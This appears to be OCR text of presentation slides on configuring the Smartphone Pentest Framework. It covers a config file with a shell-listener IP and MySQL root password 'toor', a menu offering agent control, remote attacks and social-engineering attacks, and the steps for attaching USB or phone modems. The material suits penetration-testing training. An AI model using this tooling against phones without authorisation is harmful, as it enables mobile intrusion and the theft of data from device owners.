
<SPF folder>/frameworkconsole/config

Tells SPF what database to use, etc.


GNU nano 2.2.2 File: config
#SMARTPHONE PENTEST FRAMEWORK CONFIG FILE
#ROOT DIRECTORY FOR THE WEBSERVER THAT WILL HOST OUR FILES
WEBSERVER = /var/www
#IPADDRESS FOR WEBSERVER (webserver needs to be listening on this address)
IPADDRESS = 192.168.20.111
#IP ADDRESS TO LISTEN ON FOR SHELLS
SHELLIPADDRESS = 192.168.20.111
#IP ADDRESS OF SQLSERVER 127.0.0.1 IF LOCALHOST
MYSQLSERVER = 127.0.0.1
#DATABASE TYPE (mysql or postgres)
DATABASETYPE = mysql
#USERNAME OF THE MYSQL USER TO USE
MYSQLUSER = root
#PASSWORD OF THE MYSQL USER TO USE
MYSQLPASS = toor
#PORT MYSQL IS RUNNING ON (3306 IS DEFAULT)
MYSQLPORT = 3306
#LOCATION OF ANDROID APK FOR AGENT DROP
ANDROIDAGENT = /root/Smartphone-Pentest-Framework/frameworkconsole/AndroidAgent$

Starting SPF

<SPF directory>/frameworkconsole/framework.pl


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
root@bt:~/Smartphone-Pentest-Framework/frameworkconsole# nano config
root@bt:~/Smartphone-Pentest-Framework/frameworkconsole# ./framework.pl
Welcome to the Smartphone Pentest Framework!
v0.1.5
Georgia Weidman/Bulb Security
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>

Mobile Modems

To send mobile attacks SPF allows you to use the mobile modems you already own

Smartphone based app

USB modem attached to SPF machine

Attaching SPF to a USB mobile modem

Sakis3g script sets up modem in Linux

root@bt:~/Desktop# ./sakis3g switchonly

Modem switched to 1c9e:9603.

Attaching SPF to a USB mobile modem

spf>4


Choose a type of modem to attach to:
    1.) Search for attached modem
    2.) Attach to a smartphone based app
spf>1
USB Modem Found
ATZ
OK
Spf>


Attaching SPF to a USB mobile modem


Searches for an attached modem

Confirms it can communicate with the modem via AT commands

Adds modem to SPF database


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
root@bt:~/Smartphone-Pentest-Framework/frameworkconsole# nano config
root@bt:~/Smartphone-Pentest-Framework/frameworkconsole# ./framework.pl
###
#   #
Welcome to the Smartphone Pentest Framework!
v0.1.5
Georgia Weidman/Bulb Security
#   #
###
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>4


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Georgia Weidman/Bulb Security
#   #
##
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>4
Choose a type of modem to attach to:
1.) Search for attached modem
2.) Attach to a smartphone based app
spf>1



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
spf>4
Choose a type of modem to attach to:
1.) Search for attached modem
2.) Attach to a smartphone based app
spf>1
USB Modem Found
ATZ
OK
mkdir: cannot create directory `/var/www/zoom': File exists
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>

Attaching SPF to a Phone mobile modem

App for Android 1.6 and above

So even burner phones will work fine

App hooks up to SPF and allows it to use the modem



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
0.) Exit
spf>7
This will destroy all your data. Are you sure you want to? (y/N)?y
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>4
Choose a type of modem to attach to:
1.) Search for attached modem
2.) Attach to a smartphone based app
spf>2

Attaching SPF to a Phone mobile modem

Tell SPF the phone number of the phone we will use (for the database)

Tell SPF the control key (terrible crypto. I should really fix this)

Tell SPF the path on the webserver we want to use



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>4
Choose a type of modem to attach to:
1.) Search for attached modem
2.) Attach to a smartphone based app
spf>2
Connect to a smartphone management app. You will need to supply the phone number
,the control key, and the URL path
Phone Number:15555215554
Control Key:KEYKEY1
App URL Path:/apptest

